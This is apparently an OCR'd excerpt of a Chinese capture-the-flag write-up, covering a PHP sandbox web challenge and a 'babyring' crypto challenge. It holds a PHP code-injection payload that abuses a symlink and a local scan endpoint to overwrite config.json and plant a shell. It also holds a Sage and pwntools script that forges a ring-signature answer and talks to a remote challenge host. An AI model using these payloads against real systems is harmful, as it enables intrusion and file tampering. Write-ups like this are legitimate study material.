
读index.php：

```
<http://127.0.0.1:80/init?
dir=/var/www/html/sandbox/8c626e1bd8bd130935d6e1890559ef09074fe3f7/>
<http://127.0.0.1:80/read?
dir=/var/www/html/sandbox/8c626e1bd8bd130935d6e1890559ef09074fe3f7/%26target=i
ndex.php>
```

因为scan会覆盖目录下所有php文件，因此我们可以把config.json软连接到当前目录下到一个php后缀的文件上，然后执行scan覆盖config.json

```
1=error_reporting(-1);symlink("/var/www/html/sandbox/690e89846bf794be4ed29f1eeca5e7f7f5b6ae92/config.json","/var/www/html/sandbox/690e89846bf794be4ed29f1eeca5e7f7f5b6ae92/baba.php");echo file_get_contents("<http://127.0.0.1/scan?dir=/var/www/html/sandbox/690e89846bf794be4ed29f1eeca5e7f7f5b6ae92/>");
```

最后再生成一个shell，然后直接read读取flag即可



Crypto

babyring

```
#!/usr/bin/env sage

from Crypto.Cipher import ARC4
import IPython, hashlib, struct, os, itertools, string, ast

os.environ["TERM"] = 'screen'

(e, Ns) = ast.literal_eval(open("./pub.txt", 'rb').read())
```

```
K = 64
F = GF(2)
M = Matrix(F, 0, K)

def to_vector(v):
  return vector([((v % (2^K)) >> i) & 1 for i in xrange(K)])

xs, ys = [], []
while M.nrows() != K:
  idx = M.nrows()
  x = randint(1, 10^60)
  y = ZZ(pow(x, e, Ns[idx]))
  vec = to_vector(y)
  Mr = M.stack(vec)
  if Mr.rank() != idx + 1:
    continue
  M = Mr
  xs.append(x)
  ys.append(y)
  print 'Collecting: %d / %d' % (M.rank(), K)
M = M.transpose()

msg = 'Hello'
key = hashlib.sha256(msg).digest()[:16]
E = ARC4.new(key)
ksum = 0
for i in xrange(K):
  (ks, ) = struct.unpack("Q", E.encrypt(8 * '\x00'))
  ksum = ks ^^ ksum

kv = to_vector(ksum)
sol = M.solve_right(kv)
kverify = 0
for i in xrange(K):
  if sol[i] != 0: kverify = kverify ^^ (ys[i] % (2^K))
assert kverify == ksum

from pwn import *
context.log_level = 'DEBUG'
p = remote("pwnable.org", 10001)

p.recvuntil("+")
suffix = p.recvuntil(")", drop=True)
p.recvuntil(" == ")
h = p.recvline().strip()

for comb in itertools.product(string.ascii_letters+string.digits, repeat=4):
  s = ''.join(comb) + suffix
  if hashlib.sha256(s).hexdigest() == h:
```

```
    p.sendline(''.join(comb))
    break
else:
  raise Exception("PoW failed...")

p.sendlineafter("message: ", msg)
for i in xrange(K):
  if sol[i] == 0:
    p.sendlineafter(": ", "0")
  else:
    p.sendlineafter(": ", str(xs[i]))
p.sendlineafter(": ", str(1234))

p.interactive()
```